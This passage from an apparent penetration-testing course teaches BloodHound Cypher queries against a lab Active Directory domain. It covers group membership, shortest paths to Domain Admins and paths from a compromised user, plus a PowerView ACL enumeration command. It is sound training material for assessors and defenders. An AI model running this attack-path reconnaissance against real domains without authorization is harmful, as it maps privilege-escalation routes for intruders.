
The syntax of the Cypher query language is based on ASCII art, making it highly visual and easy to read. Cypher shows patterns of notes and relationships. It also includes filters based on labels and properties. To better understand how it works, let's start the neo4j database and connect to the database using the browser. Navigate to http://localhost:7474/browser/.

We need to ensure that we import BloodHound data through the BloodHound application. We can download a BloodHound.zip from resources and upload it to BloodHound.

Once we upload the database and connect to the Neo4j web console, we can execute the following query:

Cypher query to return all users

```
MATCH (u:User) RETURN u
```



This query uses the `MATCH` keyword to find all nodes labeled as `User` in the graph. We then use the `RETURN` keyword to return all the nodes found. Let's examine another query:

Cypher query to return the user peter

```
MATCH (u:User {name:"[email protected]"}) RETURN u
```

The above query uses the `MATCH` keyword to find the user with the property `name` equal to `[email protected]` and returns the user.

We can do the same query in a different way.


Cypher query to return the user peter

```
MATCH (u:User) WHERE u.name = "[email protected]" RETURN u
```

Let's see one last example and include relationships. We will query which group the user `peter` is `MemberOf` and save it to a variable named `peterGroups`.


Cypher query to return peter's group membership.

```
MATCH (u:User {name:"[email protected]"})-[r:MemberOf]->(peterGroups)
RETURN peterGroups
```



Cypher Attributes - Definitions

Let's see a graphical representation of a query and its components:




Attribute	Definition
`Nodes`	Represented with parentheses around the corresponding attributes and information.
`Variable`	A placeholder represents a node or a relationship in a query. For example, in the query `MATCH (n:User) RETURN n`, the variable `n` represents the node labeled `User`.
`Relationships`	Depicted by dashes and arrows, with the relationship type in brackets. These show the direction of the relationship. Ex: `->` shows a relationship going one way, while `-` depicts a relationship going in both directions. In `BloodHound`, relationships are usually shown toward other privileges.
`Label`	Used to group nodes based on their properties or characteristics. Labels are denoted by a colon `:` and are added to a variable. For example, in the query `MATCH (n:User) RETURN n`, the label `User` is used to group nodes with a user's characteristics.
`Property`	Used to store additional information about a node or a relationship and is denoted by a curly brace `{}`. For example, in the query `MATCH (n:User {name:"[email protected]", enabled:TRUE}) RETURN n`, the properties `name` and `enabled` are associated with the node `n` to store additional information about the user.

Playing with the Graph

We can also display the relationship between the User and the Group by returning all variables `n,r,g`:

Cypher query to return the user peter MemberOf relationship


```
MATCH (n:User {name:"[email protected]"})-[r:MemberOf]->(g:Group)
RETURN n,r,g
```



To do this graph in the BloodHound application, we can use the `Raw Query` bar, but We will need to add another variable, `p`, and wrap the query inside it, as follow:

Cypher query to return the user peter MemberOf relationship

```
MATCH p=((n:User {name:"[email protected]"})-[r:MemberOf]->(g:Group))
RETURN p
```



Cypher Keywords


Like SQL, Cypher uses keywords for specifying patterns, filtering, and returning results. The most common keywords are `MATCH`, `WHERE`, and `RETURN`.

Keyword	Description
`MATCH`	Used before describing the search pattern for finding one or more nodes or relationships.
`WHERE`	Used to add more constraints to specific patterns or filter out unwanted patterns.
`RETURN`	Used to specify the results format and organizes the resulting data. We can return results with specific properties, lists, ordering, etc.

Consider the following example query:

Return Peter's MemberOf relationships

```
MATCH p=((u:User {name:"[email protected]"})-[r:MemberOf*1..]->(g:Group))
RETURN p
```

Here we assign the variables `u` and `g` to User and Group, respectively, and tell `BloodHound` to find matching nodes using the `MemberOf` relationship (or edge). We are using something new, `1..*`, in this query. In this case, it indicates that the path can have a minimum depth of 1 and a maximum depth of any number. The `*` means that there is no upper limit on the depth of the path. This allows the query to match paths of any depth that

start at a node with the label `User` and traverse through relationships of type `MemberOf` to reach a node with the label `Group`.

We can also use a specific number instead of `*` to specify the maximum depth of the path. For example, `MATCH p=(n:User)-[r1:MemberOf*1..2]->(g:Group)` will match paths with a minimum depth of `1` and a maximum depth of `2`, meaning that the user must traverse through precisely one or two "MemberOf" relationships to reach the group node.

Back to the query, the result is assigned to the variable `p` and will return the result of each path that matches the pattern we specified.

Let's play a little bit with this query, and instead of showing both paths, let's match a path where the first group's name contains the substring `ITSECURITY`:

Find a path where the first group's name contains ITSECURITY


```
MATCH p=(n:User)-[r1:MemberOf*1..]->(g:Group)
WHERE nodes(p)[1].name CONTAINS 'ITSECURITY'
RETURN p
```

We have two nodes in the first group, `Domain Users` and `ITSECURITY`. The part `nodes(p)[1].name` refers to the name property of the first node in the path `p` obtained from the variable `nodes(p)`. We use the `CONTAINS` keyword only to return the path where the first group's name contains the substring `ITSECURITY`.

Instead of the `CONTAINS` keyword, we can also use the `=~` operator to check if a string matches a `regular expression`. To match a path where the first group's name contains the substring `ITSECURITY`, we can use the following query:

Find a path where the first group's name contains ITSECURITY

```
MATCH p=(n:User)-[r1:MemberOf*1..]->(g:Group)
WHERE nodes(p)[1].name =~ '(?i)itsecurity.*'
RETURN p
```



We used two elements of a regular expression `(?i)` tells the regular expression engine to ignore the case of the characters in the pattern, and `.*` to match any number of characters.

Note: We can also use regular expressions in properties or any other element in a cypher query.


There are many other tricks we can use with the cypher query. We can find the cypher query cheat sheet here.

Analyzing a Basic BloodHound Query

Let's look at a few built-in queries to `BloodHound`. We can enable the option `Query Debug Mode` in settings, which dumps queries into the `Raw Query` box, allowing us to see the query that `BloodHound` use behind the scene. The following query calculates the shortest paths to domain admins and is one we will use quite often to catch `low-hanging fruit`.

Shortest paths to domain admins

```
MATCH p=shortestPath((n)-[*1..]->(m:Group {name:"DOMAIN [email protected]"}))
WHERE NOT n=m
RETURN p
```



Note: The query return by BloodHound includes all relationship (edges) hardcoded which is faster, as it doesn't include Azure Edges. We use the `*..` expression, which means we are looking for any relationship. We did it to make it shorter for the example.

This query comes with a function `shortestPath` is a Cypher function that finds the shortest path between two nodes in a graph. It is used in the MATCH clause of a Cypher query to find the shortest path between a starting node `n` and an ending node `m` that match certain conditions.

We use the `WHERE NOT n=m` condition to exclude the possibility of the starting node and the ending node being the same node, as a node cannot have a path to itself.

Advanced BloodHound Queries


Let's look at some more advanced queries that can be useful to us during an engagement. These are queries that help further unlock the power of the `BloodHound` tool to find data that can help inform attacks that can help us progress towards our assessment's goal.

The first query we will show is the most important one. With this query, we can find almost any path in the domain shared by PlainText. He has been using this script to compromise any Active Directory during engagements, labs, and certifications labs.

ShortestPath from node that contains peter to any node

```
MATCH p = shortestPath((n)-[*1..]->(c))
WHERE n.name =~ '(?i)peter.*' AND NOT c=n
```

```
RETURN p
```



This script search for the shortestPath from any node to any node. In this example, if we manage to compromise Peter, but he doesn't have a path to Domain Admin or a High-Value Target, most likely, we won't get any results using default queries in BloodHound. However, by utilizing this query, we can determine if peter has access to a machine, a user, a group, GPO, or anything in the domain.

The purpose of this script is to streamline the process of exploring our options after successfully compromising a user, computer, or group. If we compromise a user, we employ the query to determine the potential paths we can pursue with that user. Likewise, if we compromise a computer or group, we use the same script to identify the available opportunities for further exploitation.

Note: We can replace the function `shortestPath` with `allshortestpaths` to get every single relationship available.

If we compromise a user and this script doesn't give you any result, we can use PowerView or SharpView to display user privileges over another object in AD.

PowerView Identify ACL

```
PS C:\htb> Import-Module c:\tools\PowerView.ps1
PS C:\htb> Get-DomainObjectAcl -Identity peter -domain INLANEFREIGHT.HTB -
ResolveGUIDs
```

```
...SNIP...
```

Note: The latest version of BloodHound includes `Self` privileges, which were not included in previous versions. For more information about using this PowerView method, we can take a look at: ACL Enumeration section in Active Directory Enumeration & Attacks module.

Custom Queries examples

The following query finds specific rights that the Domain Users group should not have over a computer node:

